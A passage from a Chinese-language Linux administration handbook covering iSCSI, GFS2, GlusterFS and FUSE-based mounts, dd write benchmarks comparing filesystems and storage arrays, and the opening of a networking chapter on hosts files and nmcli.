mkdir /iscsi
mount /dev/sdb1 /iscsi

设自动挂载
vi /etc/fstab
/dev/sdb1 /iscsi ext3 _netdev 0 0
```

auth

```
# cp /etc/iscsi/iscsid.conf /etc/iscsi/iscsid.conf.old
# vim /etc/iscsi/iscsid.conf
```

```

```

show node

```
]# iscsiadm -m node
172.16.0.30:3260,1 iqn.2006-01.com.openfiler:tsn.0b232d1cc3ee
172.16.0.30:3260,1 iqn.2010-09.com.openfiler:tsn.c7a241688f35
```

delete node

```
iscsiadm -m node -o delete -T iqn.2006-
01.com.openfiler:tsn.0b232d1cc3ee
```

10.1. GFS

```
[root@dev2 ~]# /etc/init.d/iscsi start
iscsid is stopped
Starting iSCSI daemon:                                     [
OK  ]
                                                           [
OK  ]
Setting up iSCSI targets: iscsiadm: No records found!
                                                           [
OK  ]
[root@dev2 ~]# iscsiadm -m discovery -t st -p 192.168.3.194
192.168.3.194:3260,1 iqn.2007-09.jp.ne.peach.istgt:disk0
[root@dev2 ~]# iscsiadm -m node -l
Logging in to [iface: default, target: iqn.2007-
09.jp.ne.peach.istgt:disk0, portal: 192.168.3.194,3260]
Login to [iface: default, target: iqn.2007-
09.jp.ne.peach.istgt:disk0, portal: 192.168.3.194,3260]:
successful
```

```
# fdisk -l
```

```
Disk /dev/sda: 250.0 GB, 250000000000 bytes
255 heads, 63 sectors/track, 30394 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes

   Device Boot      Start         End      Blocks   Id  System
/dev/sda1   *           1          13      104391   83  Linux
/dev/sda2              14       30394   244035382+  8e  Linux
LVM

Disk /dev/sdb: 499.5 GB, 499558383616 bytes
255 heads, 63 sectors/track, 60734 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes

Disk /dev/sdb doesn't contain a valid partition table




fdisk /dev/sdb


# fdisk -l /dev/sdb

Disk /dev/sdb: 499.5 GB, 499558383616 bytes
255 heads, 63 sectors/track, 60734 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes

   Device Boot      Start         End      Blocks   Id  System
/dev/sdb1               1       60734   487845823+   5
Extended
/dev/sdb5               1       60734   487845792   83  Linux


# mkfs.gfs2 -p lock_dlm -t edb_ha:gfs1 -j 3 /dev/sdb5
This will destroy any data on /dev/sdb5.

Are you sure you want to proceed? [y/n] y

Device:                    /dev/sdb5
Blocksize:                 4096
Device Size                465.25 GB (121961448 blocks)
Filesystem Size:           465.25 GB (121961446 blocks)
Journals:                  3
```

```
Resource Groups:           1861
Locking Protocol:          "lock_dlm"
Lock Table:                "edb_ha:gfs1"
UUID:                      A75C4963-85A2-A28B-4099-07FD7E3379D6
```

11. GFS - Cluster Storage

http://docs.redhat.com/docs/en-US/Red_Hat_Enterprise_Linux/6/html/Global_File_System_2/index.html

```
yum groupinstall "Cluster Storage"
# egrep 'GFS2|DLM' /boot/config-2.6.32-*
/boot/config-2.6.32-131.2.1.el6.x86_64:CONFIG_GFS2_FS=m
/boot/config-2.6.32-
131.2.1.el6.x86_64:CONFIG_GFS2_FS_LOCKING_DLM=y
/boot/config-2.6.32-131.2.1.el6.x86_64:CONFIG_DLM=m
/boot/config-2.6.32-131.2.1.el6.x86_64:CONFIG_DLM_DEBUG=y
/boot/config-2.6.32-71.el6.x86_64:CONFIG_GFS2_FS=m
/boot/config-2.6.32-71.el6.x86_64:CONFIG_GFS2_FS_LOCKING_DLM=y
/boot/config-2.6.32-71.el6.x86_64:CONFIG_DLM=m
/boot/config-2.6.32-71.el6.x86_64:CONFIG_DLM_DEBUG=y
```

```
pvcreate /dev/sdb3
vgcreate vg01 /dev/sdb3
lvcreate -L 500G -n lvol0 vg01
mkfs.gfs2 -p lock_dlm -t alpha:mydata1 -j 8 /dev/vg01/lvol0
```

```
# pvcreate /dev/sdb3
  Physical volume "/dev/sdb3" successfully created
# vgcreate vg01 /dev/sdb3
  Volume group "vg01" successfully created
# lvcreate -L 500G -n lvol0 vg01
  Logical volume "lvol0" created


# mkfs.gfs2 -p lock_dlm -t alpha:mydata1 -j 8 /dev/vg01/lvol0
This will destroy any data on /dev/vg01/lvol0.
It appears to contain: symbolic link to `../dm-6'

Are you sure you want to proceed? [y/n] y

Device:                    /dev/vg01/lvol0
```

```
Blocksize:                 4096
Device Size                500.00 GB (131072000 blocks)
Filesystem Size:           500.00 GB (131071998 blocks)
Journals:                  8
Resource Groups:           2000
Locking Protocol:          "lock_dlm"
Lock Table:                "alpha:mydata1"
UUID:                      4FC256A0-00BD-2087-15DF-8EA4366481AA
```

```
# mkdir /mnt/gfs2
# mount -t gfs2 -o noatime /dev/mapper/vg01-lvol0 /mnt/gfs2
gfs_controld join connect error: Connection refused
error mounting lockproto lock_dlm
```

12. glusterfs

```
# rpm -Uvh
http://download.fedora.redhat.com/pub/epel/6/x86_64/epel-
release-6-5.noarch.rpm
# yum install glusterfs glusterfs-fuse glusterfs-rdma
glusterfs-server glusterfs-vim

# gzip /etc/glusterfs/*
```

```
# chkconfig glusterd off
# chkconfig glusterfsd on

# service glusterd stop
# service glusterfsd start

or

/etc/init.d/glusterd start
/etc/init.d/glusterfsd start
```

```
mkdir -p /home/export

cat >> /etc/hosts <<EOF
192.168.80.107  gluster1
192.168.80.33   gluster2
192.168.80.1    gluster3
EOF

# glusterfs-volgen --name store1 --raid 1 gluster1:/home/export
gluster2:/home/export
Generating server volfiles.. for server gluster2 as
'/root/gluster2-store1-export.vol'
Generating server volfiles.. for server gluster1 as
'/root/gluster1-store1-export.vol'
Generating client volfiles.. '/root/store1-tcp.vol'
```

```
cp ./store1-tcp.vol /etc/glusterfs/glusterfs.vol
scp gluster1-store1-export.vol
root@gluster1:/etc/glusterfs/glusterfsd.vol
scp gluster2-store1-export.vol
root@gluster2:/etc/glusterfs/glusterfsd.vol

ssh root@gluster1 service glusterfsd restart
ssh root@gluster2 service glusterfsd restart

# mkdir -p /mnt/glusterfs
# glusterfs /mnt/glusterfs/
or
# glusterfs -l /tmp/glusterfs.log -f
/etc/glusterfs/glusterfs.vol /mnt/glusterfs/
```

Umount

```
umount /mnt/glusterfs
```

注意：请使用umount 卸载，不要kill glusterfs进程

13. RAM FS

```
# mkdir -p /mnt/ram1
# mount -t ramfs none /mnt/ram1 -o maxsize=10000
```

14. tmpfs

```
# mkdir -p /mnt/tmpfs
# mount tmpfs /mnt/tmpfs -t tmpfs
# mount tmpfs /mnt/tmpfs -t tmpfs -o size=32m
```

15. ftp fs

安装

```
sudo apt-get install curlftpfs
```

挂载

```
sudo curlftpfs ftp://username:password@172.16.0.1 /mnt/ftp
```

卸载

```
sudo fusermount -u /mnt/ftp
```

权限设置

```
sudo curlftpfs -o rw,allow_other,uid=500,gid=500
ftp://neo:chen@172.16.1.1 /mnt/ftp
sudo curlftpfs ftp://host/sub_dir mount_point -o
user="ftp_username:ftp_password", uid=user_id, gid=group_id,
allow_other
```

fstab 开机自动挂载

```
sudo echo "curlftpfs#username:password@172.16.0.1 /mnt/ftp fuse
allow_other,uid=userid,gid=groupid 0 0" >> /etc/fstab
```

16. SSHFS (sshfs - filesystem client based on SSH File Transfer Protocol)

```
$ sudo apt-get install sshfs
$ sudo sshfs root@172.16.0.5:/home/neo /mnt
$ sudo fusermount -u /mnt
```

17. davfs2 - mount a WebDAV resource as a regular file system

install

```
$ sudo apt-get install davfs2
```

mount a webdav to directory

```
$ sudo mount.davfs https://opensvn.csie.org/netkiller
/mnt/davfs/
Please enter the username to authenticate with server
https://opensvn.csie.org/netkiller or hit enter for none.
Username: svn
Please enter the password to authenticate user svn with server
https://opensvn.csie.org/netkiller or hit enter for none.
Password:
mount.davfs: the server certificate is not trusted
  issuer:      CSIE.org, CSIE.org, Taipei, Taiwan, TW
  subject:     CSIE.org, CSIE.org, Taipei, TW
  identity:    *.csie.org
  fingerprint:
e6:05:eb:fb:69:5d:25:4e:11:3c:83:e8:7c:44:ee:bf:a9:85:a3:64
You only should accept this certificate, if you can
verify the fingerprint! The server might be faked
or there might be a man-in-the-middle-attack.
Accept certificate for this session? [y,N] y
```

test

```
$ ls davfs/
branches  lost+found  tags  trunk
```

18. redisfs

Redis Filesystem

```
redisfs --host=localhost --port=6379 --mount=/mnt/redis  [--
read-only] [--debug] [--prefix=skx]
```

创建快照

```
redisfs-snapsot --from=skx --to=snap
```

Mount 快照

```
mkdir /tmp/snapsot
redisfs --prefix=snap --mount=/tmp/snapsot
```

19. File system test

写写空文件

```
$ dd bs=1 seek=2TB if=/dev/null of=test
$ time dd if=/dev/zero of=/srv/file bs=1M count=1000
```

写随机文件

```
$ time dd if=/dev/urandom of=test.txt bs=1M count=1000
```

19.1. ext4 vs btrfs

```
$ cat /etc/fstab
# /etc/fstab: static file system information.
#
# Use 'blkid -o value -s UUID' to print the universally unique
identifier
# for a device; this may be used with UUID= as a more robust
way to name
# devices that works even if disks are added and removed. See
fstab(5).
#
# <file system> <mount point>   <type>  <options>       <dump>
<pass>
proc            /proc           proc    nodev,noexec,nosuid 0
0
/dev/sda1       /               ext4    errors=remount-ro 0
1
# /opt was on /dev/sda7 during installation
UUID=5ce518a4-0f46-4688-8002-84bac2330282 /opt            btrfs
defaults        0       2
# /srv was on /dev/sda6 during installation
UUID=19573a64-f0a6-4250-a9fd-532e3d4e3477 /srv            ext4
defaults        0       2
```

```
# swap was on /dev/sda5 during installation
UUID=0f2e2f50-d989-47bf-afb7-7593888222cf none            swap
sw              0       0
```

```
neo@neo-Vostro-3400:~$ time dd if=/dev/zero of=/srv/file bs=1M
count=100
100+0 records in
100+0 records out
104857600 bytes (105 MB) copied, 0.500941 s, 209 MB/s

real    0m0.521s
user    0m0.000s
sys     0m0.140s
neo@neo-Vostro-3400:~$ time dd if=/dev/zero of=/srv/file bs=1M
count=100
100+0 records in
100+0 records out
104857600 bytes (105 MB) copied, 0.672553 s, 156 MB/s

real    0m0.698s
user    0m0.000s
sys     0m0.160s
neo@neo-Vostro-3400:~$ time dd if=/dev/zero of=/opt/file bs=1M
count=100
100+0 records in
100+0 records out
104857600 bytes (105 MB) copied, 0.0987276 s, 1.1 GB/s

real    0m0.133s
user    0m0.000s
sys     0m0.120s
neo@neo-Vostro-3400:~$ time dd if=/dev/zero of=/opt/file bs=1M
count=100
100+0 records in
100+0 records out
104857600 bytes (105 MB) copied, 0.101664 s, 1.0 GB/s

real    0m0.134s
user    0m0.000s
sys     0m0.140s
```

```
neo@neo-Vostro-3400:~$ time dd if=/dev/zero of=/srv/file bs=1M
count=1000
1000+0 records in
1000+0 records out
1048576000 bytes (1.0 GB) copied, 11.8609 s, 88.4 MB/s

real    0m11.914s
user    0m0.010s
sys     0m1.360s
neo@neo-Vostro-3400:~$ time dd if=/dev/zero of=/opt/file bs=1M
count=1000
1000+0 records in
1000+0 records out
1048576000 bytes (1.0 GB) copied, 9.80331 s, 107 MB/s

real    0m9.860s
user    0m0.000s
sys     0m0.880s
neo@neo-Vostro-3400:~$
```

19.2. xfs vs jfs vs reiserfs

```
$ cat /etc/fstab
# /etc/fstab: static file system information.
#
# <file system> <mount point>   <type>  <options>       <dump>
<pass>
proc            /proc           proc    defaults        0
0
# /dev/sda2       /               ext3    errors=remount-ro 0
1
UUID=8ce10c79-f97e-4585-8c07-75f64f043137       /
ext3    errors=remount-ro 0       1
# /dev/sda1       /boot           ext3    defaults        0
2
UUID=35705945-65ed-437b-9f79-fd0e014d100c       /boot
ext3    defaults        0       2
```

```
# /dev/sda5       /home           reiserfs defaults        0
2
UUID=f376adb7-e943-4805-892a-4fa457150b66       /home
reiserfs defaults        0       2
# /dev/sda7       /srv            xfs     defaults        0
2
UUID=2ee5c516-707f-47dc-a6a6-0d49d5dc9829       /srv
xfs     defaults        0       2
# /dev/sda8       /var            jfs     defaults        0
2
UUID=2928ba86-72fb-4b60-adc2-0f7d47e62d03       /var
jfs     defaults        0       2
# /dev/sda6       /var/www        ext3    defaults        0
2
UUID=34d3890f-a682-42ea-bdca-815f442e6539       /var/www
ext3    defaults        0       2
# /dev/sda3       none            swap    sw              0
0
UUID=bf605f47-70bc-4653-be98-c8659f959e25       none
swap    sw              0       0
/dev/scd0       /media/cdrom0   udf,iso9660 user,noauto     0
0
```

```
# XFS

neo@deployment:~$ time dd if=/dev/zero of=/srv/file bs=1M
count=100
100+0 records in
100+0 records out
104857600 bytes (105 MB) copied, 0.0897329 s, 1.2 GB/s

real    0m0.117s
user    0m0.000s
sys     0m0.088s
neo@deployment:~$ time dd if=/dev/zero of=/srv/file bs=1M
count=1000
1000+0 records in
1000+0 records out
1048576000 bytes (1.0 GB) copied, 4.86382 s, 216 MB/s
```

```
real    0m4.885s
user    0m0.000s
sys     0m0.960s

# JFS

neo@deployment:~$ time dd if=/dev/zero of=/var/tmp/file bs=1M
count=100
100+0 records in
100+0 records out
104857600 bytes (105 MB) copied, 0.127605 s, 822 MB/s

real    0m0.157s
user    0m0.000s
sys     0m0.100s
neo@deployment:~$ time dd if=/dev/zero of=/var/tmp/file bs=1M
count=1000
1000+0 records in
1000+0 records out
1048576000 bytes (1.0 GB) copied, 9.58573 s, 109 MB/s

real    0m9.597s
user    0m0.000s
sys     0m0.988s

# reiserfs

neo@deployment:~$ time dd if=/dev/zero of=/home/neo/file bs=1M
count=100
100+0 records in
100+0 records out
104857600 bytes (105 MB) copied, 0.392038 s, 267 MB/s

real    0m0.430s
user    0m0.000s
sys     0m0.252s
neo@deployment:~$ time dd if=/dev/zero of=/home/neo/file bs=1M
count=1000
1000+0 records in
1000+0 records out
1048576000 bytes (1.0 GB) copied, 4.62378 s, 227 MB/s

real    0m4.663s
user    0m0.000s
sys     0m2.592s
```

```
# EXT3

neo@deployment:~$ time dd if=/dev/zero of=/var/www/file bs=1M
count=100
100+0 records in
100+0 records out
104857600 bytes (105 MB) copied, 0.189314 s, 554 MB/s

real    0m0.207s
user    0m0.004s
sys     0m0.176s
neo@deployment:~$ time dd if=/dev/zero of=/var/www/file bs=1M
count=1000
1000+0 records in
1000+0 records out
1048576000 bytes (1.0 GB) copied, 6.46036 s, 162 MB/s

real    0m7.460s
user    0m0.008s
sys     0m1.832s
```

19.3. RAID10 (146G*8) vs EMC VNX 5300 (8G Fibre Channel)

服务器RAID卡带宽是6G，而Fibre Channel目前是8G，ISCSI与FCoE 可以提供 10G带宽，InfiniBand可以提供120G带宽。

```
# cat /etc/fstab
LABEL=/                 /                       ext3
defaults        1 1
LABEL=/boot             /boot                   ext3
defaults        1 2
tmpfs                   /dev/shm                tmpfs
defaults        0 0
devpts                  /dev/pts                devpts
gid=5,mode=620  0 0
sysfs                   /sys                    sysfs
defaults        0 0
proc                    /proc                   proc
defaults        0 0
```

```
LABEL=SWAP-sda3         swap                    swap
defaults        0 0
/dev/sda4               /home/oracle/rman       ext3
defaults        0 2
/dev/sdb1               /opt/oracle     ext3    defaults
0 2
/dev/emcpowerj1         /u02                    ext3
defaults        0 0

# df -h
Filesystem            Size  Used Avail Use% Mounted on
/dev/sda2              95G  7.8G   82G   9% /
/dev/sda1             1.9G   42M  1.8G   3% /boot
tmpfs                  63G  534M   63G   1% /dev/shm
/dev/sda4             924G  619G  258G  71% /home/oracle/rman
/dev/sdb1             1.1T  309G  735G  30% /opt/oracle
/dev/emcpowerj1       296G   20G  261G   7% /u02
```

IBM X3850 G5

```
# time dd if=/dev/zero of=file bs=1M count=100
100+0 records in
100+0 records out
104857600 bytes (105 MB) copied, 0.152702 seconds, 687 MB/s

real    0m0.154s
user    0m0.001s
sys     0m0.153s
# time dd if=/dev/zero of=file bs=1M count=1000
1000+0 records in
1000+0 records out
1048576000 bytes (1.0 GB) copied, 1.6589 seconds, 632 MB/s

real    0m1.710s
user    0m0.009s
sys     0m1.657s

# time dd if=/dev/zero of=file bs=1G count=2
2+0 records in
2+0 records out
2147483648 bytes (2.1 GB) copied, 3.48809 seconds, 616 MB/s
```

```
real    0m5.899s
user    0m0.000s
sys     0m5.594s
```

EMC

```
# time dd if=/dev/zero of=file bs=1M count=100
100+0 records in
100+0 records out
104857600 bytes (105 MB) copied, 0.175535 seconds, 597 MB/s

real    0m0.178s
user    0m0.001s
sys     0m0.171s
# time dd if=/dev/zero of=file bs=1M count=1000
1000+0 records in
1000+0 records out
1048576000 bytes (1.0 GB) copied, 1.67429 seconds, 626 MB/s

real    0m1.718s
user    0m0.002s
sys     0m1.664s
# time dd if=/dev/zero of=file bs=1G count=2
2+0 records in
2+0 records out
2147483648 bytes (2.1 GB) copied, 3.46919 seconds, 619 MB/s

real    0m3.757s
user    0m0.002s
sys     0m3.656s
```

19.4. Dell 2950(RAID5 500G SATA * 6) vs MD1200

```
# cat /etc/fstab
# /etc/fstab: static file system information.
#
# Use 'blkid -o value -s UUID' to print the universally unique
identifier
```

```
# for a device; this may be used with UUID= as a more robust
way to name
# devices that works even if disks are added and removed. See
fstab(5).
#
# <file system> <mount point>   <type>  <options>       <dump>
<pass>
proc            /proc           proc    nodev,noexec,nosuid 0
0
# / was on /dev/sda1 during installation
UUID=2fc411ec-9f6e-4e04-9270-11d23a9b0668 /               ext4
errors=remount-ro 0       1
# swap was on /dev/sda2 during installation
UUID=f5175b7a-4c87-471c-ab9f-9d601bc5e6e2 none            swap
sw              0       0
UUID=3217bdd9-1beb-494a-a428-8d1c09eaa1af /backup ext4
errors=remount-ro 0       1
UUID=9bed3b85-bbc5-4aec-8c9a-8911712ea0c6 /backup1 ext4
errors=remount-ro 0       1
UUID=24bec385-2074-4eb5-8d24-22c33dc245d8 /backup2 ext4
errors=remount-ro 0       1


# df -h
Filesystem            Size  Used Avail Use% Mounted on
/dev/sda1              46G  8.6G   35G  20% /
none                  2.0G  212K  2.0G   1% /dev
none                  2.0G     0  2.0G   0% /dev/shm
none                  2.0G  9.0M  2.0G   1% /var/run
none                  2.0G     0  2.0G   0% /var/lock
none                   46G  8.6G   35G  20%
/var/lib/ureadahead/debugfs
/dev/sda3             2.2T  2.0T   89G  96% /backup
/dev/sdc1             7.2T  6.0T  887G  88% /backup2
/dev/sdb1             9.0T  7.0T  1.6T  83% /backup1
```

/dev/sda 是2950 RAID5 500G*6 1000RPM

/dev/sdb 是MD1200 RAID5 2T*6 7200RPM

/dev/sdc 是MD1200 RAID50 2T*6 7200RPM

```
root@backup:~# time dd if=/dev/zero of=/backup/file bs=1M
count=100
100+0 records in
100+0 records out
104857600 bytes (105 MB) copied, 0.156596 s, 670 MB/s

real    0m0.242s
user    0m0.010s
sys     0m0.150s
root@backup:~# time dd if=/dev/zero of=/backup/file bs=1M
count=1000
1000+0 records in
1000+0 records out
1048576000 bytes (1.0 GB) copied, 4.61282 s, 227 MB/s

real    0m4.763s
user    0m0.000s
sys     0m1.640s
root@backup:~# time dd if=/dev/zero of=/backup/file bs=1G
count=5
5+0 records in
5+0 records out
5368709120 bytes (5.4 GB) copied, 33.7263 s, 159 MB/s

real    0m34.685s
user    0m0.000s
sys     0m13.070s
root@backup:~# time dd if=/dev/zero of=/backup1/file bs=1M
count=100
100+0 records in
100+0 records out
104857600 bytes (105 MB) copied, 0.130451 s, 804 MB/s

real    0m0.290s
user    0m0.000s
sys     0m0.130s
root@backup:~# time dd if=/dev/zero of=/backup1/file bs=1M
count=1000
1000+0 records in
1000+0 records out
1048576000 bytes (1.0 GB) copied, 57.1654 s, 18.3 MB/s

real    0m57.206s
```

```
user    0m0.000s
sys     0m1.580s
root@backup:~# time dd if=/dev/zero of=/backup1/file bs=1G
count=5
5+0 records in
5+0 records out
5368709120 bytes (5.4 GB) copied, 309.194 s, 17.4 MB/s

real    5m9.762s
user    0m0.000s
sys     0m10.820s
root@backup:~# time dd if=/dev/zero of=/backup2/file bs=1M
count=100
100+0 records in
100+0 records out
104857600 bytes (105 MB) copied, 0.145224 s, 722 MB/s

real    0m0.333s
user    0m0.000s
sys     0m0.130s
root@backup:~# time dd if=/dev/zero of=/backup2/file bs=1M
count=1000
1000+0 records in
1000+0 records out
1048576000 bytes (1.0 GB) copied, 41.9185 s, 25.0 MB/s

real    0m41.979s
user    0m0.010s
sys     0m1.930s
root@backup:~# time dd if=/dev/zero of=/backup2/file bs=1G
count=5
5+0 records in
5+0 records out
5368709120 bytes (5.4 GB) copied, 200.384 s, 26.8 MB/s

real    3m20.850s
user    0m0.000s
sys     0m12.490s
```

20. 磁盘占用100%删除文件后不是放的解决方法

首先查看delete状态的进程，然后kill进程，或者重启

```
lsof | grep delete
```

第 11 章 Networking 网络管理

1. hosts

```
# cat -n /etc/hosts
     1  # Do not remove the following line, or various programs
     2  # that require network functionality will fail.
     3  127.0.0.1               development.domain.org
development netkiller.localdomain netkiller
     4  ::1             localhost6.localdomain6 localhost6
```

1.1. /etc/hostname

```
# cat /etc/hostname
web1.example.com
```

查看IP地址

```
[root@localhost ~]# hostname --ip-address
::1 127.0.0.1
```

1.2. /etc/host.conf

解析顺序配置文件

```
[root@development bin]# cat /etc/host.conf
```

```
order hosts,bind
```

首先在/etc/hosts文件中寻找，如果不存在，再去DNS服务器中寻找

1.3. /etc/hosts

IP地址后面TAB符，然后写主机地址

```
127.0.0.1       localhost.localdomain localhost
::1             localhost6.localdomain6 localhost6
192.168.1.10    development.example.com development
```

1.4. hosts.allow / hosts.deny

/etc/hosts.allow 和 /etc/hosts.deny

许可IP / 禁止IP，相当于黑白名单

1.5. /etc/resolv.conf

```
search example.com
nameserver 208.67.222.222
nameserver 208.67.220.220
```

2. Network adapter 网络适配器

ethtool eth1

```
neo@shenzhen:~/doc/Linux/xhtml$ sudo ethtool eth1
Settings for eth1:
        Supported ports: [ TP MII ]
        Supported link modes:   10baseT/Half 10baseT/Full
                                100baseT/Half 100baseT/Full
        Supports auto-negotiation: Yes
        Advertised link modes:  10baseT/Half 10baseT/Full
                                100baseT/Half 100baseT/Full
        Advertised auto-negotiation: Yes
        Speed: 100Mb/s
        Duplex: Full
        Port: MII
        PHYAD: 32
        Transceiver: internal
        Auto-negotiation: on
        Supports Wake-on: pumbg
        Wake-on: d
        Current message level: 0x00000007 (7)
        Link detected: yes
```

mii-tool

```
neo@shenzhen:~/doc/Linux/xhtml$ sudo mii-tool
eth1: negotiated 100baseTx-FD, link ok
```

2.1. 接口名称

Linux网卡默认接口名称是eth0，如果你想定义其他名称可以更改下面文件。

/etc/udev/rules.d/70-persistent-net.rules

```
cat /etc/udev/rules.d/70-persistent-net.rules

# This file maintains persistent names for network interfaces.
# See udev(7) for syntax.
#
# Entries are automatically added by the 75-persistent-net-
generator.rules
# file; however you are also free to add your own entries.

# PCI device 0x10ec:0x8136 (r8169)
SUBSYSTEM=="net", ACTION=="add", DRIVERS=="?*",
ATTR{address}=="00:1d:92:f0:37:58", ATTR{dev_id}=="0x0",
ATTR{type}=="1", KERNEL=="eth*", NAME="eth0"
```

双网卡实例

```
# cat /etc/udev/rules.d/70-persistent-net.rules
# This file was automatically generated by the
/lib/udev/write_net_rules
# program, run by the persistent-net-generator.rules rules
file.
#
# You can modify it, as long as you keep each rule on a single
# line, and change only the value of the NAME= key.

# PCI device 0x8086:0x10d3 (e1000e)
SUBSYSTEM=="net", ACTION=="add", DRIVERS=="?*",
ATTR{address}=="00:25:90:35:91:36", ATTR{type}=="1",
KERNEL=="eth*", NAME="eth0"

# PCI device 0x8086:0x10d3 (e1000e)
SUBSYSTEM=="net", ACTION=="add", DRIVERS=="?*",
ATTR{address}=="00:25:90:35:91:37", ATTR{type}=="1",
KERNEL=="eth*", NAME="eth1"
```

3. CentOS 8 Stream

3.1. hostnamectl - Control the system hostname

```
[root@netkiller ~]# hostnamectl
   Static hostname: netkiller.localdomain
         Icon name: computer-desktop
           Chassis: desktop
        Machine ID: 072e88a0fdd2447296554f3cd5129076
           Boot ID: a978056f50544355abd723b328a89b6f
  Operating System: CentOS Linux 7 (Core)
       CPE OS Name: cpe:/o:centos:centos:7
            Kernel: Linux 3.10.0-229.el7.x86_64
      Architecture: x86_64
```

设置 hostname

```
[root@netkiller ~]# hostnamectl set-hostname master
```


如果不生效执行下面命令

```
systemctl restart systemd-hostnamed
```

3.2. nmtui - Text User Interface for controlling NetworkManager

```
# yum install NetworkManager-tui
```

```
# nmtui
```




```
# nmtui
# nmtui edit eno16777736
# nmtui connect eno1677773
```

3.3. nmcli - command-line tool for controlling NetworkManager

nmcli 是 nmtui 命令行版本。

nmcli

```
nmcli 有 8 个参数:

help 提供有关 nmcli 命令和使用方法的帮助信息
general 返回 NetworkManager 的状态和总体配置信息
```

```
networking 提供命令来查询某个网络连接的状态和启动、禁用连接的功能
radio 提供命令来查询某个 WiFi 网络连接的状态和启动、禁用连接的功能
monitor 提供命令来监控 NetworkManager 的活动并观察网络连接的状态改变
connection 提供命令来启用或禁用网络接口、添加新的连接、删除已有连接等功能
device 主要被用于更改与某个设备（例如接口名称）相关联的连接参数或者使用一个已有的连接来连接设备
secret 注册 nmcli 来作为一个 NetworkManager 的秘密代理，用以监听秘密信息。这个子命令很少会被用到，因为当连接到网络时，nmcli 会自动做这些事
```

查看连接状态

```
[root@localhost ~]# nmcli general
STATE      CONNECTIVITY  WIFI-HW  WIFI     WWAN-HW  WWAN
connected  full          enabled  enabled  enabled  enabled
```

ONBOOT 设置

设置 ONBOOT=yes 启动系统激活网卡

```
[root@netkiller ~]# nmcli connection
NAME         UUID                                  TYPE
DEVICE
enp2s0       e80cafe2-abbc-4939-8c66-ca89d3a651f0  ethernet
enp2s0

[root@netkiller ~]# nmcli connection modify enp2s0
connection.autoconnect yes
```

查看接口状态

```
[root@localhost ~]# nmcli connection show
NAME                UUID                                  TYPE
DEVICE
enp8s0              ff04c285-bca6-48a3-b769-4871897bca7b
ethernet  enp8s0
docker0             b5bcd58d-b826-4bee-b100-4ae6976d6f76
bridge    docker0
The Peninsula 3-6   dc0d8214-3589-4044-9a05-8b5f50c3de1f  wifi
--
```

显示激活状态的接口

```
[root@localhost ~]# nmcli connection show
NAME                UUID                                  TYPE
DEVICE
enp8s0              ff04c285-bca6-48a3-b769-4871897bca7b
ethernet  enp8s0
The Peninsula 3-6   dc0d8214-3589-4044-9a05-8b5f50c3de1f  wifi
--

[root@localhost ~]# nmcli connection show --active
NAME    UUID                                  TYPE      DEVICE
enp8s0  ff04c285-bca6-48a3-b769-4871897bca7b  ethernet  enp8s0
```

添加接口

```
nmcli connection add type ethernet ifname enp0s8
```

修改IP地址

```
$ nmcli connection modify enp8s0 ipv4.address 192.168.4.26/24
$ nmcli connection modify enp8s0 ipv4.method manual
```

DHCP

```
$ nmcli connection modify enp8s0 ipv4.method auto
```

```
[root@localhost ~]# nmcli connection modify enp8s0 ipv4.address
192.168.3.26/24

[root@localhost ~]# cat /etc/sysconfig/network-scripts/ifcfg-
enp8s0
TYPE=Ethernet
PROXY_METHOD=none
BROWSER_ONLY=no
BOOTPROTO=dhcp
DEFROUTE=yes
IPV4_FAILURE_FATAL=no
IPV6INIT=yes
IPV6_AUTOCONF=yes
IPV6_DEFROUTE=yes
IPV6_FAILURE_FATAL=no
IPV6_ADDR_GEN_MODE=stable-privacy
NAME=enp8s0
UUID=ff04c285-bca6-48a3-b769-4871897bca7b
DEVICE=enp8s0
ONBOOT=yes
IPADDR=192.168.3.26
PREFIX=24

[root@localhost ~]# ip addr show enp8s0:
2: enp8s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc
fq_codel state UP group default qlen 1000
    link/ether 00:26:9e:6f:bb:23 brd ff:ff:ff:ff:ff:ff
```

```
    inet 192.168.3.6/24 brd 192.168.3.255 scope global dynamic
noprefixroute enp8s0
       valid_lft 601424sec preferred_lft 601424sec
    inet6 fe80::82e7:1911:232:d93/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

实操举例

```
[root@localhost ~]# nmcli connection show
